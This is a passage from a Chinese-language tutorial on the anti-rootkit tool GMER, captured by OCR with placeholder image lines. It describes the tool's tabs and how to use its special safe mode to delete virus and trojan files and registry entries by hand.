


图 3

“Modules”选项显示了系统当前加载的驱动文件；“Services”是服务选项，在这里可以对服务进行启动、停止、设置自动、手动、禁用属性，还可以直接删除服务，如图4。




图 4

“File”就不用说了，是文件管理器，别看它界面不怎么样，在手动杀毒时却有很大妙用；“Registry”是一个简单的注册表编辑器，在杀毒时可以删除木马或病毒的注册表项，如图5。




图 5

对于“Rootkit/Malware”，我们在一开始就介绍过了，这里不再重复；“Autostart”显示的是系统的启动项，中了木马或病毒后可以在这里找到它们的启动项；“CMD”选项是其内置的CMD，可以用来执行CMD命令（经我测试，最好不执行需要交互的命令，否则GMER可能会卡死，例如想看当前的时间，就输入“time /T”，而不要使用“time”），如图6。




图 6




图 7

“Settings”则是GMER的一些设置选项，在这里可以设置GMER的监控选项，选择记录哪些日志，如图7。选择好后，点“Modify”按钮软件就会提示系统重启，新的设置重新启动后就会生效，如果选择的是记录日志，就会在“Log”选项中看到相应的日志。

GMER的安全监控分析功能就简单介绍完了，那么它的安全模式又是怎么回事呢？不要着急，我们接着往下看。在杀毒尤其是手动杀毒中，往往要进入安全模式，但目前有些非常厉害的木马或病毒在安模式全下也会加载，甚至有的病毒会破坏

安全模式，让你无法进入系统自带的安全模式。GMER 的安全模式就是为了解决这个问题而设计的，在GMER 的安全模式下只有四个进程，病毒是绝对不会加载的，这样我们就可以顺利的删除病毒文件和注册表项，再也不会出现无法删除和删除后病毒又回来的情况了。

怎样进入GMER 的安全模式呢？切换到GMER 的“CMD”选项，点“Run Safe”按钮，GMER 会询问我们是否进入GMER 的安全模式，点“是”后系统会重新启动，并只加载GMER，如图8。




图8

启动后的GMER 安全模式如图9 所示，可以清楚的看到只有4 个进程。由于病毒没有被加载运行，删除病毒文件就变得非常简单了，只需要在“文件”选项下找到病毒文件，点“Delete”就可以了。清除完病毒或木马，再切换到“Processes”选项，点“Restart”重新启动系统，再使用杀毒软件扫描一下病毒就行了。

